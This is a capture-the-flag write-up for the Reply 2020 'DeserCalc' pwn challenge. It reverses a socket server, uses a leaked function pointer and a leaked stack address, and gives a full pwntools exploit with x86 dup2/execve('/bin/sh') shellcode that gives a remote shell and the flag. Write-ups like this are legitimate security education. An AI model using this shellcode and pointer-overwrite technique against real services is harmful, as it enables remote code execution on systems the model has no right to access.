[Binary] DeserCalc.EXE

We are given a zip file containing 2 binaries: `client` and `server`.

We run some basic commands to have informations about this files:

```
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ file client
client: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=9657ad72c076910e84bbd121a7642e8
e55b2106b, for GNU/Linux 3.2.0, stripped
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ file server
server: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=9eb356e076264b8a1f06374bee85b1e0f8
486442, for GNU/Linux 3.2.0, stripped
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ pwn checksec ./client
[*] '/home/lotus/Documents/CTF/Reply2020/pwn/deserCalc/client'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ pwn checksec ./server
[*] '/home/lotus/Documents/CTF/Reply2020/pwn/deserCalc/server'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

Knowing they are ELF files we can run `checksec` to see protections on this binaries, we are expecially interested in those of `server` because that will be the binary running remotely. Luckily it doesn't have any protection.

Reversing the binaries:

- The `client` bin basically just connects with a socket to the server, descerning between remote connection and local connection through the args with which it was executed. Then it would get messages from the server display it on terminal, taking input from us and then sending it back to server. A basic client, but there is a little twist to it which it was key to solve the challenge, we will discover about it soon. Moreover we are not going to use it, but we will simulate it with our python exploit.
- The `server` bin was initiliazing a basic server with sockets and then forking at each connection, the child will then call a function to manage the client connection: this function was at address `0x08049882`, it will be called connection_fun from now on. Let's give it a look with ghidra

Connection_fun:

```
getpid();
debug_log('I',"PID %d: %s\n");
uVar1 = pwd_checker(fd,"JustPwnThis!");
```


This is the first interesting function, it will just check that the password we insert in client is "JustPwnThis!", if it will continue execution, otherwise send back an error.

Now we get to the true body of this function:

```
write_weird_func_ptr(fd);
heap_208 = malloc_custom(2);
iVar3 = get_first_in(fd,(void *)((int)heap_208 + 0x68),local_7c);
if (iVar3 == 0) {
  getpid();
  debug_log('W',"PID %d: %s\n");
  free(heap_208);
  close(fd);
  uVar2 = 0xffffffff;
```


This part of code will send us a

function pointer (not shown by the original client) that will be used to validate our next message. So basically we will need to send that pointer at the beginning of the next message otherwise the server will not continue the execution correctly. The interesting function here is what I called `get_first_in()` this function takes as arguments, the fd of our connection a pointer to a heap chunk with length 208B and a stack buffer 100B long. What is interesting, is that this function will save our message inside the heap chunk and inside the buffer, moreover as an answer it will send back to us an important value, that represents the difference between the address of the func_pointer sent before and the address of the buffer where the message will be stored, let's see it with python.




```
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ python3 exploit.py
[+] Opening connection to localhost on port 8000: Done
[*] func_ptr @ 0x804a8c8
[*] leak: 0x80928b8
```

This is what the leak looks like, but wait, that doesn't look right, I just said it was going to be a difference how can it be? Well we mustn't forget that the buffer address is from the stack, that meaning the most significant byte will be 0xff, which makes it a negative integer, so the difference will actually be a small addition. How can we get the address of the buffer then? well we can simply do `leak-func_ptr` and then convert this value to unsigned integer, this will give us the address of the stack as an integer, I did this with struct library.



```
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ python3 exploit.py
[+] Opening connection to localhost on port 8000: Done
[*] func_ptr @ 0x804a8c8
[*] leak: 0x80928b8
[*] buffer @ 0xfffb8010
```

There we go, now let's look at the last interesting part.



```
FUN_08049677(fd,heap_208);
local_18 = (void *)(**(code **)((int)heap_208 + 0x68))(local_7c);
```

What's going on here? Looks like the server process is accepting one more message from us, moreover it will call whatever function is pointed by the address we will write at offset 0x68==104.

Final exploit

So this is how we are going to solve this challenge:

- We save the first leak of the server which is the func_ptr
- We use func_ptr to validate our message and we will send a shellcode written by us, which will be placed inside the stack buffer
- We use the second leak of the server to calculate the address of the stack buffer
- We send a message containing the address of the buffer at offset 104

(PS. Remember to use dup2 syscall to connect the socket fd to the ones of stdin stdout and stderr before calling "/bin/sh")

Final exploit:

```
#!/bin/python3
from pwn import *
from struct import pack, unpack

# init
```

```python
password = "JustPwnThis!"
shellcode = asm("""
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    xor esi, esi
    mov esi, [ebp+8]
    mov al, 0x3f
    mov ebx, esi
    mov ecx, 0
    int 0x80
    mov al, 0x3f
    mov ebx, esi
    mov ecx, 1
    int 0x80
    mov al, 0x3f
    mov ebx, esi
    mov ecx, 2
    int 0x80
    mov eax, 11
    cdq
    xor ecx, ecx
    push edx
    push 0x68732f2f
    push 0x6e69622f
    mov ebx, esp
    int 0x80""")

if args.REMOTE:
    host = "gamebox1.reply.it"
    port = 27364
else:
    host = "localhost"
    port = 8000

# exploit
io = remote(host, port)

io.sendlineafter(": \n", password)
if args.REMOTE:
    print(io.recv())
    func_ptr = u32(io.recv()[:4])
else:
    func_ptr = u32(io.recv()[3:7])
info("func_ptr @ %#x", func_ptr)
io.sendline(p32(func_ptr) + shellcode)
leak = u32(io.recv()[:4])
info("leak: %#x", leak)
leak = unpack(">I", pack(">i", func_ptr-leak))[0]
info("buffer @ %#x", leak)
io.sendline(b"X"*104 + p32(leak))

io.interactive()
```

```
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ python3 exploit.py
[+] Opening connection to localhost on port 8000: Done
[*] func_ptr @ 0x804a8c8
[*] leak: 0x80928b8
[*] buffer @ 0xfffb8010
[*] Switching to interactive mode
$ id
uid=1000(lotus) gid=1000(lotus) groups=1000(lotus)
$
```

Works locally, let's try it remotely

```
lotus@Kalin:~/Documents/CTF/Reply2020/pwn/deserCalc$ python3 exploit.py REMOTE
[+] Opening connection to gamebox1.reply.it on port 27364: Done
b'OK\n'
[*] weird func @ 0x804a8c8
[*] buffer @ 0xff9f79e0
[*] Switching to interactive mode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
$ whoami
user
$ ls -la
total 48
drwxr-xr-x 2 root root  4096 Oct  9 08:02 .
drwxr-xr-x 3 root root  4096 Aug  7  2018 ..
-rw-r--r-- 1 root root   220 Aug  7  2018 .bash_logout
-rw-r--r-- 1 root root  3526 Aug  7  2018 .bashrc
-rw-r--r-- 1 root root   675 Aug  7  2018 .profile
-rw-r--r-- 1 root root    49 Sep 20 13:31 flag.txt
-rwxr-xr-x 1 root root 22172 Sep 25 12:15 service
$ cat flag.txt
{FLG:Y0u_5ucc355fu11y_d3s3ri4l1z3d_0ut_0f_j41l!}
$
```

And we get the flag: `{FLG:Y0u_5ucc355fu11y_d3s3ri4l1z3d_0ut_0f_j41l!}`